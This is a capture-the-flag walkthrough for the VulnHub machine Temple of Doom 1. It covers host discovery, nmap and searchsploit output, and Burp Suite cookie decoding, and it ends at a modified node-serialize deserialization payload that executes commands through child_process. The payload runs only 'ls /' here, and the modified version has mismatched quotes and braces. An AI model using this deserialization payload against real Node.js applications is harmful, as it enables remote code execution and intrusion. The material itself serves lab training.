

## CTF-TEMPLE OF DOOM 1

(<https://www.vulnhub.com/entry/temple-of-doom-1,243/>)

### OBJECTIVE:-

Gain root access of the system remotely.

### SETTING UP THE ENVIRONMENT:-

Kali Linux was used as the attacker machine. Kali Linux and Target Machine were on the same network. Temple of Doom 1 assigns IP address to itself automatically based on the software's configuration.

### LET US BEGIN:-

Checking the Kali Linux ip configuration.

```
root@mjolnir:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.0.5.7  netmask 255.255.255.0  broadcast 10.0.5.255
    inet6 fe80::a00:27ff:fe38:25d7  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:38:25:d7  txqueuelen 1000  (Ethernet)
    RX packets 24  bytes 4591 (4.4 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 38  bytes 3601 (3.5 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 20  bytes 1116 (1.0 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 20  bytes 1116 (1.0 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

root@mjolnir:~#
```

[Kali Linux IP Configuration]

Now, let's discover the target machine. I use netdiscover to capture ARP Requests/Replies and identify devices on the local network.

```
root@mjolnir:~# netdiscover -r 10.0.5.0/24
```

[netdiscover command]

```
Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

-----
IP                At MAC Address      Count  Len  MAC Vendor / Hostname
-----
10.0.5.1          52:54:00:12:35:00    1     60  Unknown vendor
10.0.5.2          52:54:00:12:35:00    1     60  Unknown vendor
10.0.5.3          08:00:27:79:30:ec    1     60  PCS Systemtechnik GmbH
10.0.5.8          08:00:27:bb:24:1c    1     60  PCS Systemtechnik GmbH

[3]+ Stopped netdiscover -r 10.0.5.0/24
root@mjolnir:~#
```

[netdiscover response]

Our target machine has IP address 10.0.5.8.

Let's run an aggressive nmap scan of the target.

```
root@mjolnir:~# nmap -A -p- 10.0.5.8
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-05 14:33 EDT
Nmap scan report for 10.0.5.8
Host is up (0.00032s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 95:68:04:c7:42:03:04:cd:00:4e:36:7e:cd:4f:66:ea (RSA)
|   256 c3:06:5f:7f:17:b6:cb:bc:79:6b:46:46:cc:11:3a:7d (ECDSA)
|_  256 63:0c:28:88:25:d5:48:19:82:bb:bd:72:c6:6c:68:50 (ED25519)
666/tcp   open  http      Node.js Express framework
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
MAC Address: 08:00:27:BB:24:1C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.32 ms  10.0.5.8

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.05 seconds
root@mjolnir:~#
```

[Nmap aggressive scan]

As we can see, port 22 is running OpenSSH service and port 666 is running node.js framework.

Let's see if we already have exploits for the running services.

```

root@mjolnir:~# searchsploit OpenSSH 7.7
-----
Exploit Title | Path
              | (/usr/share/exploitdb/)
-----
OpenSSH 2.3 < 7.7 - Username Enumeration | exploits/linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC) | exploits/linux/remote/45210.py
-----
Shellcodes: No Result
root@mjolnir:~# searchsploit node.js
-----
Exploit Title | Path
              | (/usr/share/exploitdb/)
-----
Node.JS - 'node-serialize' Remote Code Execution | exploits/linux/remote/45265.js
Trend Micro - node.js HTTP Server Listening on localhost Can Execute C | exploits/windows/remote/39218.html
-----
Shellcodes: No Result
root@mjolnir:~#

```

[Exploits for the discovered services]

As we can see, we have a Remote Code Execution for node.js

Let's check it out.

```

root@mjolnir:~# searchsploit -m exploits/linux/remote/45265.js
Exploit: Node.JS - 'node-serialize' Remote Code Execution
URL: https://www.exploit-db.com/exploits/45265/
Path: /usr/share/exploitdb/exploits/linux/remote/45265.js
File Type: ASCII text, with CRLF line terminators

Copied to: /root/.45265.js


root@mjolnir:~# ls
45265.js Desktop Documents Downloads Music Pictures Public Templates Videos
root@mjolnir:~# cat 45265.js
var serialize = require('node-serialize');
var payload = '{"rce": "_$$_$ND_FUNC$$ function () {require(\`child_process\`).exec(\`ls /\`, function(error, stdout, stderr) { console.log(stdout) });})();"}';
serialize.unserialize(payload);root@mjolnir:~#
root@mjolnir:~#

```

[node.js exploit]

The exploit is based on the mechanism that a certain untrusted value is passed to the unserialize() function.


Let's examine the target through our browser.



Under Construction, Come Back Later!


[10.0.5.8:666 through the browser]

Let's examine the communication using burp suite. For this, we must first set our browser to use the burp suite proxy.




### [Burp Suite Proxy Options]

Here, we can see the local IP address and port of the proxy: 127.0.0.1:8080  
We will configure our browser to use these settings.



[Configuring the browser to use the burp suite proxy]


Now, we refresh the page and analyse the request in burp suite.



[GET Request from Kali to Target]

Here, we can see that the GET request contains a cookie with profile parameter. Let's decode the cookie using decoder. The cookie is encoded using Base64 encryption.






### [Decoding the cookie]

We see that the cookie contains a username: Admin, as well as a Cross Site Request Forgery token (csrf token) to prevent cross site request forgery.


When we forward this request, due to improper syntax of the cookie, we get the following error response.




### [GET response from the target]

Let's correct the error, encode the corrected cookie using Base64 encoding and send the

request back using Repeater.



[Encoding the corrected cookie]



[GET response from the target for the corrected cookie]


We see a Hello Admin message as a response to the request. Let's check if the target is passing untrusted cookie values directly to the unserialize() function. We modify code 45265.js and attach it to the cookie.

```
var serialize = require('node-serialize');
var payload = '{"rce": "_$$ND_FUNC$$ function () {return require('child_process').execSync('ls /', function(error, stdout, stderr) { console.log(stdout) }};})();"}';
serialize.unserialize(payload);
```

[Modified code 45265.js]

